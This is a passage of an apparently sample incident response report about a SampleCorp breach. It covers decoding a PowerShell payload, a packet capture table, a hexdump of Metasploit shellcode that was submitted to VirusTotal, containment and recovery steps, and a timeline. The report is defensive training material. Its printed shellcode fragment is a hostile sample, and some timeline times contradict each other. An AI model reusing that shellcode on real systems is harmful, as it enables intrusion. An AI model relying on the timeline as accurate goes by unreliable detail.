Particularly, the one shown in the following screenshot.

Upon inspection, it became clear that double encoding was used, likely as a means to bypass detection mechanisms. The SOC team successfully decoded the malicious payload, revealing the exact PowerShell code executed within the memory of `WGET01_sample.aspx`.

By leveraging open source intelligence, our SOC team determined that this PowerShell code is probably linked to the [Metasploit](#) post-exploitation framework.



To support our hypothesis that **Metasploit** was used, we dived deeper into the detected shellcode. We specifically exported the packet bytes containing the shellcode (as **a.bin**) and subsequently submitted them to VirusTotal for evaluation.

No.	Time	Source	Destination	Protocol	Length	Info
4069	1946.702013	192.168.220.66	192.168.220.101	TCP	74	34514 - 31337 [SYN] Seq=0 Win=29200 Len=0
4081	1946.702080	192.168.220.101	192.168.220.66	TCP	66	31337 - 34514 [SYN, ACK] Seq=1 Win=29200 Len=0
4062	1946.702497	192.168.220.66	192.168.220.101	TCP	66	34514 - 31337 [ACK] Seq=1 Ack=1 Win=29200
4063	1946.709001	192.168.220.66	192.168.220.101	TCP	1091	34514 - 31337 [PSH, ACK] Seq=1 Ack=1 Win=29200
4064	1946.710948	192.168.220.66	192.168.220.101	TCP	66	34514 - 31337 [FIN, ACK] Seq=1026 Ack=1026 Win=29200
4065	1946.710969	192.168.220.101	192.168.220.66	TCP	66	31337 - 34514 [ACK] Seq=1 Ack=1927 Win=29200

```
[*]$ xxd a.bin
00000000: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000040: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000050: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000060: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000070: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000080: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAA
00000090: 4141 c314 0408 83ec 10da d4b8 4191 5940 AA.....A.Y@
000000a0: d974 24f4 b529 c9b1 5b83 ebfc 3143 1503 .t$.[...].[..1C..
000000b0: 4315 a364 a5a8 a187 5629 c50e b318 c575 C..d....V)....u
000000c0: b70b f5fe 95a7 7e52 0e33 f27b 21f4 b85d .....-R.3.{!..]
000000d0: 0c05 909e 0f85 eaf2 efb4 2507 f1f1 5bea .....%.%.|[.
000000e0: a3aa 1059 54de 6c62 dfac 61e2 3c64 80c3 ..YT.lb..a.<d..
000000f0: 92fe dbc3 15d2 504a 0e37 5c04 a583 2b97 .....PJ.7\..+.
00000100: 6fd4 d434 4ed2 2744 96d5 d733 ee25 6a44 o..4N.'D..3.%jD
00000110: 3557 b0c1 aeef 3371 0b01 90e4 d80d 5d62 5W....3q.....]b
00000120: 8611 60a7 bc2e e946 13a7 a96c b7e3 6a0c ..`....F..l..j.
00000130: ee49 dd31 f031 8297 7adf d7a5 2088 1484 .I.1.1.Z.....
00000140: da48 329f a97a 9d0b 2637 5692 b14e 7025 .H2..z....&7V..Np
00000150: fde8 10db 8e09 3918 da59 5189 6332 a136 m.....9..Y0.c2.6
```

The screenshot shows the VirusTotal analysis interface for the file 00376052bc78536843cef4746ddc4f21d270eddfbf749746e90fd2d5d912. The file was uploaded 5 months ago and has a size of 1.00 KB. The analysis summary indicates that 12 security vendors flagged the file as malicious, while no sandboxes did. The 'Community Score' is shown as 12/58. Below the summary, tabs for DETECTION, DETAILS, RELATIONS, and COMMUNITY are visible. A call-to-action button 'Join the VT Community' is present. The 'Security vendors' analysis' section lists various vendor names and their findings, such as ALYac, Avast, BitDefender, Emsisoft, GData, Trellix (FireEye), Acronis (Static ML), Anti-AVL, Baidu, and Bkav Pro, along with their respective detection status.

The results from VirusTotal affirmed our suspicion that **Metasploit** was in play. Both **metacoder** and **shikata** are intrinsically linked to the Metasploit-generated shellcode.

Impact Analysis

In this segment, we should dive deeper into the initial stakeholder impact analysis presented at the outset of this report. Given the company's unique internal structure, business landscape, and regulatory obligations, it's crucial to offer a comprehensive evaluation of the incident's implications for every affected party.

Response and Recovery Analysis

Immediate Response Actions

Revocation of Access

- Identification of Compromised Accounts/Systems:** Using Elastic SIEM solution, suspicious activities associated with unauthorized access were flagged on **WKST01.samplecorp.com**. Then, a combination of traffic and log analysis uncovered unauthorized access on **HR01.samplecorp.com** as well.
- Timeframe:** Unauthorized activities were detected at **April 22, 2019, 01:05:00**. Access was terminated by **April 22nd, 2019, 03:43:34** upon firewall rule update to block the C2 IP address.
- Method of Revocation:** Alongside the firewall rules, Active Directory policies were applied to force log-off sessions from possibly compromised accounts. Additionally, affected user credentials were reset and accessed API keys were revoked, further inhibiting unauthorized access.
- Impact:** Immediate revocation of access halted potential lateral movement, preventing further system compromise and data exfiltration attempts.

Containment Strategy

- Short-term Containment:** As part of the initial response, VLAN segmentation was promptly applied, effectively isolating **WKST01.samplecorp.com** and **HR01.samplecorp.com** from the rest of the network, and hindering any lateral movement by the threat actor.
- Long-term Containment:** The next phase of containment involves a more robust implementation of network segmentation, ensuring specific departments or critical infrastructure run on isolated network segments, and robust network access controls, ensuring that only authorized devices have access to an organization's internal network. Both would reduce the attack surface for future threats.
- Effectiveness:** The containment strategies were successful in ensuring that the threat actor did not escalate privileges or move to adjacent systems, thus limiting the incident's impact.

Eradication Measures

Malware Removal

- **Identification:** Suspicious processes were flagged on the compromised systems, and a deep dive forensic examination revealed traces of the **Metasploit** post-exploitation framework, which was further confirmed by **VirusTotal** analysis.
- **Removal Techniques:** Using a specialized malware removal tool, all identified malicious payloads were eradicated from **WKST01.samplecorp.com** and **HR01.samplecorp.com**.
- **Verification:** Post-removal, a secondary scan was initiated, and a heuristic analysis was performed to ensure no remnants of the malware persisted.

System Patching

- **Vulnerability Identification:** A vulnerable instance of **Acrobat Reader** was identified, leading to the initial compromise. Cross-referencing with known vulnerabilities pointed towards a potential exploit being used. A **buffer overflow** vulnerability, in a proprietary application developed by SampleCorp was also identified.
- **Patch Management:** All systems, were promptly updated to the latest version of **Acrobat Reader** that addressed the known vulnerability. The development team rolled out an emergency patch for the **buffer overflow** vulnerability in the proprietary HR application, which was then deployed to **HR01.samplecorp.com**. Patching was done in a staged manner, with critical systems prioritized.
- **Fallback Procedures:** System snapshots and configurations were backed up before the patching process, ensuring a swift rollback if the update introduced any system instabilities.

Recovery Steps

Data Restoration

- **Backup Validation:** Prior to data restoration, backup checksums were cross-verified to ensure the integrity of the backup data.
- **Restoration Process:** The SOC team meticulously restored both affected systems from validated backups.
- **Data Integrity Checks:** Post-restoration, cryptographic hashing using SHA-256 was employed to verify the integrity and authenticity of the restored data.

System Validation

- **Security Measures:** The systems' firewalls and intrusion detection systems were updated with the latest threat intelligence feeds, ensuring any indicators of compromise (IoCs) from this incident would trigger instant alerts.
- **Operational Checks:** Before reintroducing systems into the live environment, a battery of operational tests, including load and stress testing, was conducted to confirm the systems' stability and performance.

Post-Incident Actions

Monitoring

- **Enhanced Monitoring Plans:** The monitoring paradigm has been revamped to include behavioral analytics, focusing on spotting deviations from baseline behaviors which could indicate compromise. In addition, inventory and asset management activities commenced to facilitate the implementation of network access controls.
- **Tools and Technologies:** Leveraging the capabilities of the existing Elastic SIEM, advanced correlation rules will be implemented, specifically designed to detect the tactics, techniques, and procedures (TTPs) identified in this breach.

Lessons Learned

- **Gap Analysis:** The incident shed light on certain gaps, primarily around network access controls, email filtering, network segregation, and user training about potential phishing attempts with malicious documents.
- **Recommendations for Improvement:** Initiatives around inventory and asset management, email filtering, and improved security awareness training are prioritized.
- **Future Strategy:** A forward-looking strategy will involve more granular network access controls and network segmentation, adopting a zero-trust security model, and increasing investments in both security awareness training and email filtering.

Annex A

Technical Timeline

Time	Activity
April 22nd, 2019, 08:27:27	One of the employees opened a malicious PDF document (<code>cv.pdf</code>) on <code>WKST01.samplecorp.com</code> , which exploited a known vulnerability in an outdated version of Acrobat Reader . This led to the execution of a malicious payload that established initial foothold on the system.
April 22nd, 2019, 08:35:09	The unauthorized entity accessed various directories on <code>WKST01.samplecorp.com</code> containing both proprietary source code and API keys.
April 22nd, 2019, 08:50:18	The unauthorized entity leveraged the initial access to perform reconnaissance on the internal network. They discovered a buffer overflow vulnerability in a proprietary HR application running on <code>HR01.samplecorp.com</code> . Using a crafted payload, they exploited this vulnerability to gain unauthorized access to the HR system.
April 22nd, 2019, 01:30:12	The unauthorized entity located an unencrypted database on <code>HR01.samplecorp.com</code> containing sensitive employee and partner data, including Social Security numbers and salary information. They compressed this data and exfiltrated it to an external server via a secure SSH tunnel.
April 22nd, 2019, 02:30:11	SampleCorp's SOC and DFIR teams detected the unauthorized activities and immediately isolated <code>WKST01.samplecorp.com</code> and <code>HR01.samplecorp.com</code> from the network using VLAN segmentation.
April 22nd, 2019, 03:10:14	SampleCorp's SOC and DFIR teams plugged a host security solution to both <code>WKST01.samplecorp.com</code> and <code>HR01.samplecorp.com</code> to collect more data from the affected systems.
April 22nd, 2019, 03:43:34	The firewall rules were updated to block the known C2 IP address, effectively cutting off the unauthorized entity's remote access.
April 22nd, 2019, 04:11:00	A specialized malware removal tool was used to clean both <code>WKST01.samplecorp.com</code> and <code>HR01.samplecorp.com</code> of the deployed malware.
April 22nd, 2019, 04:30:00	All systems, starting with <code>WKST01.samplecorp.com</code> were updated to the latest version of Acrobat Reader , mitigating the vulnerability that led to the initial compromise.
April 22nd, 2019, 05:01:08	The API keys that were accessed by the unauthorized entity have been revoked.
April 22nd, 2019, 05:05:08	The login credentials of the user who accessed the <code>cv.pdf</code> file, as well as those of users who have recently signed into both <code>WKST01.samplecorp.com</code> and <code>HR01.samplecorp.com</code> , have been reset.
April 22nd, 2019, 05:21:20	After ensuring that <code>WKST01.samplecorp.com</code> was malware-free, the SOC team restored the system from a verified backup.
April 22nd, 2019, 05:58:50	After ensuring that <code>HR01.samplecorp.com</code> was malware-free, the SOC team restored the system from a verified backup.
April 22nd, 2019, 06:33:44	The development team rolled out an emergency patch for the buffer overflow vulnerability in the proprietary HR application, which was then deployed to <code>HR01.samplecorp.com</code> .

◀ Previous

Finish

